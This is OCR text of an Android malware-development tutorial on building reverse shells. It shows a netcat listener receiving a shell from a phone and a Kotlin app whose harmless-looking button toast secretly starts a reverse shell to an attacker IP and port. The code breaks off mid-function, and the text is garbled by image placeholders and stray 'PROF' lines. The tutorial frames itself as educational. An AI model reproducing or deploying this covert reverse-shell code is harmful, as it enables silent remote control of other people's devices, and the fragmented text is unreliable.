
PROF

- app-release.apk
- baselineProfiles/
- output-metadata.json




PROF


{height="30%"}




PROF



{height="30%"}



PROF




PROF


{height="30%"}

```
┌──(cocomelonc㉿kali)-[~]
└─$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.16.17.38 43692
id
uid=10418(u0_a418) gid=10418(u0_a418) groups=10418(u0_a418),3003(inet),9
997(everybody),20418(u0_a418_cache),50418(all_a418) context=u:r:untruste
d_app:s0:c162,c257,c512,c768
whoami
u0_a418
```

{width="30%"}



{width="80%"}




{width="80%"}

If everything is set up correctly, the attacker's Netcat listener will receive the shell from the Android device.

In this tutorial, we've walked through how to build a simple reverse shell that works on an Android device. By combining Java for the frontend interface and C++ for the reverse shell functionality, we created an app that listens for user input to trigger a remote shell.

But there is a caveat:

PROF



{width="80%"}

You do not have any permissions, since the user is only the one provided to you and he does not have rights to work with the file system. What reverse shell works in this case? can it be written in kotlin?

When you do not have rights to work with the file system (for example, when restricting user rights on Android), you will not be able to use standard methods such as execve() to run external programs or access system files, since they require special permissions.

However, you can use simpler and more legal ways to create a reverse shell that bypasses restrictions and works within the sandbox. One such method is to use sockets to establish a communication channel with a remote server, without having to write to disk.

This example highlights how an Android app can be used to silently execute malicious code, opening the door to remote control over the device. Understanding these techniques is critical for both penetration testers and security researchers to help secure Android applications against such exploits.

Keep in mind that this method is a basic demonstration for educational purposes, and ethical hacking practices should always be followed when testing security.


PROF

I hope this section with practical example is useful for entry level malware researchers, red teamers, spreads awareness to the blue teamers of this simple example.

Android Studio
Linux reverse shell

8. mobile malware development trick. Socket development. Simple Android (Java/Kotlin) example.

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ




{width="80%"}

On Android, you can write a reverse shell in Kotlin that will work within the permissions available to the user. Such a reverse shell can use Android's capabilities to interact with a remote server via a socket and does not require access to the file system.

practical example

We can use sockets to create a communication channel with a remote server, and send commands through this channel. Instead of using the `execve()` command, we will execute commands using *Java ProcessBuilder*.

Your project looks like there (`HackRev2` in my case):



{width="80%"}

Let's start by looking at the Android app. We'll create a simple button that triggers a Toast message and also loads a native library that contains the reverse shell functionality.

Simple reverse shell example in Kotlin:

```
package com.example.hackrev

import android.os.Bundle
import android.widget.Button
import android.widget.Toast
import androidx.activity.ComponentActivity
import java.io.BufferedReader
import java.io.InputStreamReader
import java.io.OutputStream
import java.net.Socket

class MainActivity : ComponentActivity() {
    private lateinit var meowButton: Button

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)

        meowButton = findViewById(R.id.meowButton)
        meowButton.setOnClickListener {
            Toast.makeText(
                applicationContext,
                "Meow! Reverse Shell Activated!",
                Toast.LENGTH_SHORT
            ).show()

            // start the reverse shell in a background thread
            Thread {
```

PROF

```
                startReverseShell("172.16.16.251", 4444) // your
attacker's IP and port
            }.start()
        }
    }

    private fun startReverseShell(remoteHost: String, remotePort: Int) {
        try {
